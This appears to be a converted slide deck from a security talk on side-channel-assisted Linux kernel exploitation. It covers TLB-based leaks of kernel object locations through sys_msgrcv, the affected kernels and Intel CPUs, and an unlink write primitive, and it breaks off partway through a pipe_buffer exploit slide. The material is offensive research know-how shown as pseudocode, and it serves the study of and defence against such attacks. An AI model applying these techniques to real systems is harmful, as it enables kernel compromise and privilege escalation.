    copy_to_user(mtext, msg.mtext)
```






```
sys_msgrcv(id, mtext, mtype):  
    queue = ipc_ns.root_rt[id]  
    msg = find_msg(queue, mtype)  
    copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]  
mtype = 0x41
```

```
// access msg0, queue0, ipc_ns  
sys_msgrcv(0, mtext, mtype) ①
```



① TLB pattern



```
sys_msgrcv(id, mtext, mtype):  
--queue = ipc_ns.root_rt[id]  
msg = find_msg(queue, mtype)  
copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]  
mtype = 0x41
```

```
// access msg0, queue0, ipc_ns  
sys_msgrcv(0, mtext, mtype) ①
```



① TLB pattern



```
sys_msgrcv(id, mtext, mtype):  
--queue = ipc_ns.root_rt[id]  
--msg = find_msg(queue, mtype)  
copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]  
mtype = 0x41
```

```
// access msg0, queue0, ipc_ns  
sys_msgrcv(0, mtext, mtype) ①
```



① TLB pattern




```
sys_msgrcv(id, mtext, mtype):  
--queue = ipc_ns.root_rt[id]  
--msg = find_msg(queue, mtype)  
--copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]  
mtype = 0x41
```


```
// access msg0, queue0, ipc_ns  
sys_msgrcv(0, mtext, mtype) ①
```



① TLB pattern



② TLB pattern




```
sys_msgrcv(id, mtext, mtype):  
- queue = ipc_ns.root_rt[id]  
- msg = find_msg(queue, mtype)  
- copy_to_user(mtext, msg.mtext)
```


```
mtext = char[]  
mtype = 0x41
```

```
// access msg0, queue0, ipc_ns  
sys_msgrcv(0, mtext, mtype) ①
```


```
// access msg1, queue1, ipc_ns  
sys_msgrcv(1, mtext, mtype) ②
```



① TLB pattern



② TLB pattern



③ TLB pattern




```
sys_msgrcv(id, mtext, mtype):  
- queue = ipc_ns.root_rt[id]  
  msg = find_msg(queue, mtype)  
  copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]  
mtype = 0x41
```

```
// access msg0, queue0, ipc_ns  
sys_msgrcv(0, mtext, mtype) ①
```

```
// access msg1, queue1, ipc_ns  
sys_msgrcv(1, mtext, mtype) ②
```

```
// access msg32, queue32, ipc_ns  
sys_msgrcv(32, mtext, mtype) ③
```




```
sys_msgrcv(id, mtext, mtype):  
    queue = ipc_ns.root_rt[id]  
    msg = find_msg(queue, mtype)  
    copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]
```

① TLB pattern \cap
② TLB pattern \setminus
③ TLB pattern

```
sys_msgrcv(32, mtext, mtype) ③
```




```
sys_msgrcv(id, mtext, mtype):
    queue = ipc_ns.root_rt[id]
    msg = find_msg(queue, mtype)
    copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]
```

$$\begin{matrix} [2, 5, 6] \cap \\ [2, 4, 6] \setminus \\ [1, 3, 6] \end{matrix}$$

```
sys_msgrcv(32, mtext, mtype) ③
```




```
sys_msgrcv(id, mtext, mtype):  
    queue = ipc_ns.root_rt[id]  
    msg = find_msg(queue, mtype)  
    copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]
```

[②, ⑥] \
[①, ③, ⑥]

```
sys_msgrcv(32, mtext, mtype) ③
```





```
sys_msgrcv(id, mtext, mtype):  
    queue = ipc_ns.root_rt[id]  
    msg = find_msg(queue, mtype)  
    copy_to_user(mtext, msg.mtext)
```

```
mtext = char[]
```

[2]

```
sys_msgrcv(32, mtext, mtype) ③
```







- 👓 **Ideal page:**
 - Contains only attacker-controlled objects



- 👓 **Ideal page:**
 - Contains only attacker-controlled objects
- 👓 **How?**
 - Use slab side channel [Maa+24b]






- 🧑‍🔧 **Ideal page:**
 - Contains only attacker-controlled objects
- 🧑‍🔧 **How?**
 - Use slab side channel [Maa+24b]
- 🧑‍🔧 **Sufficient for reliable kernel exploitation**
 - Known offsets within slab page





 **Evaluated Linux kernel:**
v5.15, v6.5, and v6.8





🔦 Evaluated Linux kernel:

v5.15, v6.5, and v6.8

🔦 CPUs:

Intel Kaby, Coffee, Alder, Raptor, and Meteor Lake *evaluated*
AMD and some ARM *affected*



Evaluated Linux kernel:

v5.15, v6.5, and v6.8

CPUs:

Intel Kaby, Coffee, Alder, Raptor, and Meteor Lake *evaluated*
AMD and some ARM *affected*

Leaked object locations:



Evaluated Linux kernel:

v5.15, v6.5, and v6.8

CPUs:

Intel Kaby, Coffee, Alder, Raptor, and Meteor Lake *evaluated*
AMD and some ARM *affected*

Leaked object locations:

- Kernel stacks



🔦 Evaluated Linux kernel:

v5.15, v6.5, and v6.8

🔦 CPUs:

Intel Kaby, Coffee, Alder, Raptor, and Meteor Lake *evaluated*
AMD and some ARM *affected*

🔦 Leaked object locations:

- Kernel stacks
- Kernel heap:
msg_msg, cred, file, seq_file, and pipe_buffer



🔦 Evaluated Linux kernel:



v5.15, v6.5, and v6.8

🔦 CPUs:

Intel Kaby, Coffee, Alder, Raptor, and Meteor Lake *evaluated*
AMD and some ARM *affected*

🔦 Leaked object locations:

- Kernel stacks
- Kernel heap:
 - msg_msg, cred, file, seq_file, and pipe_buffer
- Page tables:
 - PUD, PMD, and PT



Side-Channel-Assisted Kernel-Level Attacks







Y'all got any more of those

Start with a solid exploit primitive




exploit primitives??




Y'all got any more of those

Start with a solid exploit primitive, e.g.,
unlink primitive or *8-byte slab write*




exploit primitives??



Y'all got any more of those

Start with a solid exploit primitive, e.g., *unlink primitive* or *8-byte slab write*, and end with an *arbitrary read/write* or an *arbitrary kernel code execution*.



exploit primitives??





What is it?

- Misuse unsafe element unlink from a list
- Two write primitives:
 - `*(next + 8) = prev;`
 - `*(prev) = next;`



What is it?

- Misuse unsafe element unlink from a list
- Two write primitives:
 - `*(next + 8) = prev;`
 - `*(prev) = next;`

Prior work:

- BadBinder [Sto19]
- Many others [Sec20; San20; Maa+24a]



What is it?

- Misuse unsafe element unlink from a list
- Two write primitives:

```
*(next + 8) = prev;  
*(prev) = next;
```

Prior work:


- BadBinder [Sto19]
- Many others [Sec20; San20; Maa+24a]

Our goal:

- Arbitrary read/write primitive


Unlink operation

```
1 struct list_head {
2     struct list_head *next;
3     struct list_head *prev;
4 };
5
6 struct binder_thread {
7     ...
8     struct list_head wait;
9     ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14     e->next->prev = e->prev;
15     e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18     /* Trigger unlinking */
19     list_del(&bt->wait);
20 }
```



Unlink operation


```
1 struct list_head {
2     struct list_head *next;
3     struct list_head *prev;
4 };
5
6 struct binder_thread {
7     ...
8     struct list_head wait;
9     ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14     e->next->prev = e->prev;
15     e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18     /* Trigger unlinking */
19     list_del(&bt->wait);
20 }
```



```
remove_wait_queue(&binder_thread_2);
```

Unlink operation


```
1 struct list_head {
2     struct list_head *next;
3     struct list_head *prev;
4 };
5
6 struct binder_thread {
7     ...
8     struct list_head wait;
9     ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14     e->next->prev = e->prev;
15     e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18     /* Trigger unlinking */
19     list_del(&bt->wait);
20 }
```



```
remove_wait_queue(&binder_thread_2);
// *(bt3.wait->prev) = bt1.wait;
```

Unlink operation


```
1 struct list_head {
2     struct list_head *next;
3     struct list_head *prev;
4 };
5
6 struct binder_thread {
7     ...
8     struct list_head wait;
9     ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14     e->next->prev = e->prev;
15     e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18     /* Trigger unlinking */
19     list_del(&bt->wait);
20 }
```



```
remove_wait_queue(&binder_thread_2);
// *(bt3.wait->prev) = bt1.wait;
// *(bt1.wait->next) = bt3.wait;
```

Unlink operation


```
1 struct list_head {
2     struct list_head *next;
3     struct list_head *prev;
4 };
5
6 struct binder_thread {
7     ...
8     struct list_head wait;
9     ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14     e->next->prev = e->prev;
15     e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18     /* Trigger unlinking */
19     list_del(&bt->wait);
20 }
```



```
remove_wait_queue(&binder_thread_2);
// *(bt3.wait->prev) = bt1.wait;
// *(bt1.wait->next) = bt3.wait;
```


Unlink operation

```
1 struct list_head {
2     struct list_head *next;
3     struct list_head *prev;
4 };
5
6 struct binder_thread {
7     ...
8     struct list_head wait;
9     ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14     e->next->prev = e->prev;
15     e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18     /* Trigger unlinking */
19     list_del(&bt->wait);
20 }
```




Unlink operation

```
1 struct list_head {
2     struct list_head *next;
3     struct list_head *prev;
4 };
5
6 struct binder_thread {
7     ...
8     struct list_head wait;
9     ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14     e->next->prev = e->prev;
15     e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18     /* Trigger unlinking */
19     list_del(&bt->wait);
20 }
```




Unlink operation

```
1 struct list_head {
2     struct list_head *next;
3     struct list_head *prev;
4 };
5
6 struct binder_thread {
7     ...
8     struct list_head wait;
9     ...
10 };
11
12 /* Unlinks element e */
13 void list_del(list_head *e) {
14     e->next->prev = e->prev;
15     e->prev->next = e->next;
16 }
17 void remove_wait_queue(binder_thread *bt) {
18     /* Trigger unlinking */
19     list_del(&bt->wait);
20 }
```




```
remove_wait_queue(&binder_thread_2);
// *(0xdeadbeef+8) = 0xbadc0fe;
// *(0xbadc0fe) = 0xdeadbeef;
```




Exploit

```
1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
11  
12  
13  
14  
15  
16  
17  
18  
19  
20  
21
```




Exploit

```
1 // Unlink primitive
2 *(&pipe_buffer0 + 8) = pipe_buffer0
3 *(pipe_buffer0) = &pipe_buffer0
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
```




Exploit

```
1 // Unlink primitive
2 *(&pipe_buffer0 + 8) = pipe_buffer0
3 *(pipe_buffer0) = &pipe_buffer0
4
5 // Refer target page
6 write(fd0, data = {
7
8
9
10
11
12
13
14
15 }, 96)
16
17
18
19
20
21
```



